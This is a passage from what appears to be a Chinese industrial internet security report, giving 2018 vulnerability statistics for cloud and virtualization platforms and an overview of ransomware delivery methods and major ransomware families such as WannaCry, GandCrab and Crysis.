


图 7　2018 年 CNNVD 漏洞类型分布情况

3.1.2 云平台与虚拟化漏洞统计

自 2010 年初至到 2018 年底，国家信息安全漏洞共享平台（CNVD）收录的云及虚拟化相关的漏洞数以千计，经关键字查询计有 1648 个；漏洞数量也呈快速增长的趋势，如图 8 所示，2018 年度云及虚拟化相关漏洞数目较 2017 年有轻微下滑，但总体数目依然居高不下，能反映出厂商对于自身产品的安全重视程度(漏洞挖掘分析与修复)有所提升，但依然需要加倍努力。云及虚拟化相关系统的脆弱性问题近几年来已经引起安全业内的重点关注。




图 8　近十年云及虚拟化相关漏洞数变化趋势

经统计分析，CNVD 所收录的云及虚拟化漏洞的严重程度，以中等程度的居多(漏洞数目多达 1084 个),占比 65.77%,其次是高危漏洞(漏洞数目 379)，占比 22.99%，如图 9 所示。




图 9　云及虚拟化相关漏洞的严重性分析

其中，针对虚拟化漏洞的统计,我们针对性的选取 VMWare、Xen、KVM、OpenVZ、Hyper-V 等业界主流的 5 种虚拟化软件，其占比统计如下图所示，可以看出商业化产品 VMWare 和开源软件 Xen 中爆出的漏洞最多，分别为 47.93%和 34.92%，而此两款软件也是所有虚拟化软件中用户量覆盖面较大的。




图 10　业界 5 种主流虚拟化软件漏洞占比统计

面对大量的高危级别的漏洞以及大多数漏洞具有被远程利用攻击的可能（图 11 所示），工业互联网利用云及虚拟化技术所构建的应用系统被远程利用攻击的可能性空前提高。




图 11　云及虚拟化漏洞的攻击位置统计

利用云及虚拟化相关漏洞所造成的安全威胁，主要涉及未授权的信息泄露、管理员访问权限获取、拒绝服务攻击、未授权的信息修改以及普通用户的访问权限获取等。根据 CNVD 收录的云及虚拟化漏洞的统计分析发现，未授权的信息泄露、管理员访问权限获取以及拒绝服务相关的漏洞占了大多数，也就是说云计算相关的应用及服务系统的安全防护的重点将是云上的数据安全、系统管理员的账户安全以及提升抗拒绝服务攻击能力以保障云服务的业务连续性。

3.2 工业互联网终端安全

3.2.1 工业互联网终端安全现状

工业环境里大量使用计算机设备，例如 MES 系统的数据采集分析与显示的工业计算机、以及对工业控制系统进行控制操作和监控的上位机等等，这些工业主机终端都使用通用操作系统（Windows 或 Linux），采用通用操作系统的优势是使用简单、操作方便，但不可避免的问题是这些操作系统都存在安全风险，尤其

是 Windows 系统存在大量漏洞，很容易被病毒感染。工业互联网产业联盟在 2018 年初发起过一项针对联盟内工业企业主机操作系统的调查，统计表明， Windows 操作系统仍然占据了工业企业服务器和工业内网主机中的绝大多数，其中 Windows 7 数量占据首位，但 Windows XP 的使用比例依然超过 40%，Windows 操作系统的安全性仍然值得工业企业的高度重视。




图 12 工业环境服务器操作系统调查（多选）




图 13 工业环境主机操作系统调查（多选）

勒索软件是一种恶意加密病毒，主要通过钓鱼邮件、程序木马、网页挂马的形式进行传播，利用操作系统的漏洞，向受害终端主机或服务器植入病毒，加密硬盘上的文档乃至整个硬盘，然后向受害者索要数额不等的赎金后才予以解密，

如果用户未在指定时间缴纳黑客要求的金额，被锁文件将无法恢复，危害极大。

自从 2017 年 5 月 12 日勒索软件 Wannacry 席卷全球互联网 Windows 系统以来，勒索病毒事件一直呈现暴涨趋势，很多工业企业使用旧版的操作系统，没有及时打上补丁，加上内部安全意识的缺乏和安全管理措施的疏漏，大量工业内网终端主机常常是处于“无补丁”“无防护”的脆弱状态，因此终端主机极容易受勒索软件的感染，一旦感染将迅速蔓延整个工业内网，造成工业企业的巨大损失。

根据奇安信的统计数据，2018 年共计 430 余万台计算机遭受勒索病毒攻击（只包括国内且不含 WannaCry 数据）。值得关注的是，在 2018 年 11 月和 12 月，由于 GandCrab 勒索病毒增加了蠕虫式（蠕虫下载器）攻击手段以及 Satan 勒索病毒加强了服务器攻击频次，导致攻击量有较大上升。

图 14 勒索病毒攻击力量趋势[2]

2018 年，瑞星检测平台共截获勒索软件感染次数 687 万次，其中广东省感染 179 万次，位列全国第一，其次为上海市 77 万次，北京市 52 万次及江苏省 33 万次。




图 15 勒索病毒感染地域分布[4]

勒苏病毒针对企业用户常见的传播方式包括系统漏洞攻击、远程访问弱口令攻击、钓鱼邮件攻击、web 服务漏洞和弱口令攻击、数据库漏洞和弱口令攻击等。

- **系统漏洞**指操作系统在逻辑设计上的缺陷或错误，不法者通过网络植入木马、病毒等方式来攻击或控制整个电脑，窃取电脑中的重要资料和信息，甚至破坏系统。攻击者利用系统漏洞主要有两种方式，一种是通过系统漏洞扫描互联网中的机器，发送漏洞攻击数据包，入侵机器植入后门，然后上传运行勒索病毒。另外一种是通过钓鱼邮件、弱口令等其他方式，入侵连接了互联网的一台机器，然后再利用漏洞局域网横向传播。大部分企业的网络无法做到绝对的隔离， 一台连接了外网的机器被入侵，内网中存在漏洞的机器也将受到影响。网上有大量的漏洞攻击工具，尤其是武器级别的 NSA 方程式组织工具的泄露，给网络安全造成了巨大的影响，被广泛用于传播勒索病毒、挖矿病毒、木马等。有攻击者将这些工具，封装为图形化一键自动攻击工具，进一步降低了攻击的门槛。
- **远程访问**。由于企业机器很多需要远程维护，所以很多机器都开启了远程访问功能。如果密码过于简单，就会给攻击者可乘之机。通过弱口令攻击和漏洞攻击类似，只不过通过弱口令攻击使用的是暴力破解，尝试字典中的账号密码来扫描互联网中的设备。通过弱口令攻击还有另一种

方式，一台连接外网的机器被入侵，通过弱口令攻击内网中的机器。

- **钓鱼邮件攻击。**企业用户也会受到钓鱼邮件攻击，相对个人用户，由于企业用户使用邮件频率较高，业务需要不得不打开很多邮件，而一旦打开的附件中含有病毒，就会导致企业整个网络遭受攻击。
- **web 服务漏洞和弱口令攻击**。很多企业服务器运行了 web 服务器软件，开源 web 框架，CMS 管理系统等，这些程序也经常会出现漏洞。如果不及时修补，攻击者可以利用漏洞上传运行勒索病毒。此外如果 web 服务使用弱口令也会被暴力破解，有些企业甚至一直采用默认密码从没有修改过。Apache Struts2 是世界上最流行的 JavaWeb 服务器框架之一，2017 年 Struts2 被曝存在重大安全漏洞 S2-045，攻击者可在受影响服务器上执行系统命令，进一步可完全控制该服务器，从而上传并运行勒索病毒。
- **数据库漏洞和弱口令攻击**。数据库管理软件也存在漏洞，很多企业多年没有更新过数据库软件，甚至从服务器搭建以来就没有更新过数据库管理软件，有的是因为疏忽，也有的是因为兼容问题，担心数据丢失。如果不及时更新，会被攻击者利用漏洞上传运行勒索病毒。

3.2.2 2018 常见的勒索病毒说明

1、WannaCry 家族：利用“永恒之蓝”漏洞传播，危害巨大[4]

WannaCry 勒索病毒，最早出现在 2017 年 5 月，通过永恒之蓝漏洞传播，短时间内对整个互联网造成非常大的影响。受害者文件被加上.WNCRY 后缀，并弹出勒索窗口，要求支付赎金，才可以解密文件。由于网络中仍存在不少未打补丁的机器，此病毒至今仍然有非常大的影响。

图 16 WannaCry 勒索病毒

2、BadRabbit 家族：弱口令攻击，加密文件和 MBR[4]

Bad Rabbit 勒索病毒，主要通过水坑网站传播，攻击者攻陷网站，将勒索病毒植入，伪装为 adobe 公司的 flash 程序图标，诱导浏览网站的用户下载运行。用户一旦下载运行，勒索病毒就会加密受害者计算机中的文件，加密计算机的 MBR，并且会使用弱口令攻击局域网中的其它机器。




图 17 BadRabbit 勒索病毒

3、GlobeImposter 家族：变种众多持续更新[4]

GlobeImposter 勒索病毒是一种比较活跃的勒索病毒，病毒会加密本地磁盘与共享文件夹的所有文件，导致系统、数据库文件被加密破坏，由于 GlobeImposter 采用 RSA 算法加密，因此想要解密文件需要作者的 RSA 私钥，文件加密后几乎无法解密，被加密文件后缀曾用过 Techno、DOC、CHAK、FREEMAN、TRUE、RESERVER、ALCO、Dragon444 等。

图 18 GlobeImposter 勒索病毒

4、GandCrab 家族：使用达世币勒索，更新频繁[4]

Gandcrab 是首个以达世币（DASH）作为赎金的勒索病毒，此病毒自出现以来持续更新对抗查杀。被加密文件后缀通常被追加上.CRAB .GDCB .KRAB 等后缀。从新版本勒索声明上看没有直接指明赎金类型及金额，而是要求受害用户使用 Tor 网络或者 Jabber 即时通讯软件获得下一步行动指令，极大地增加了追踪难度。

随着版本的不断更新，Gandcrab 的传播方式多种多样，包括网站挂马、伪装字体更新程序、邮件、漏洞、木马程序等。此病毒至今已出现多个版本，该家族普遍采用较为复杂的 RSA+AES 混合加密算法，文件加密后几乎无法解密，最近的几个版本为了提高加密速度，对文件加密的算法开始使用 Salsa20 算法，秘钥被非对称加密算法加密，若没有病毒作者的私钥，正常方式通常无法解密，给受害者造成了极大的损失。




图 19 Gandcrab 勒索病毒

5、Crysis 家族：加密文件，删除系统自带卷影备份[4]

Crysis 勒索病毒家族是比较活跃的勒索家族之一。攻击者使用弱口令暴力破解受害者机器，很多公司都是同一个密码，就会导致大量机器中毒。此病毒运行后，加密受害者机器中的文件，删除系统自带的卷影备份，被加密文件后缀格式通常为“编号+邮箱+后缀”，例如：

id-{编号}.[gracey1c6rwhite@aol.com].bip

id-{编号}.[chivas@aolonline.top].arena

病毒使用 AES 加密文件，使用 RSA 加密密钥，在没有攻击者的 RSA 私钥的情况下，无法解密文件，因此危害较大。

图 20 Crysis 勒索病毒

6、Cerber 家族：通过垃圾邮件和挂马网页传播[4]

Cerber 家族是 2016 年年初出现的一种勒索软件。从年初的 1.0 版本一直更新到 4.0 版。传播方式主要是垃圾邮件和 EK 挂马，索要赎金为 1-2 个比特币。到目前为止加密过后的文件没有公开办法进行解密。




图 21 Cerber 勒索病毒

7、Locky 家族：早期勒索病毒，持续更新多个版本[4]

Locky 家族是 2016 年流行的勒索软件之一，和 Cerber 的传播方式类似，主要采用垃圾邮件和 EK，勒索赎金 0.5-1 个比特币。




图 22　Locky 勒索病毒

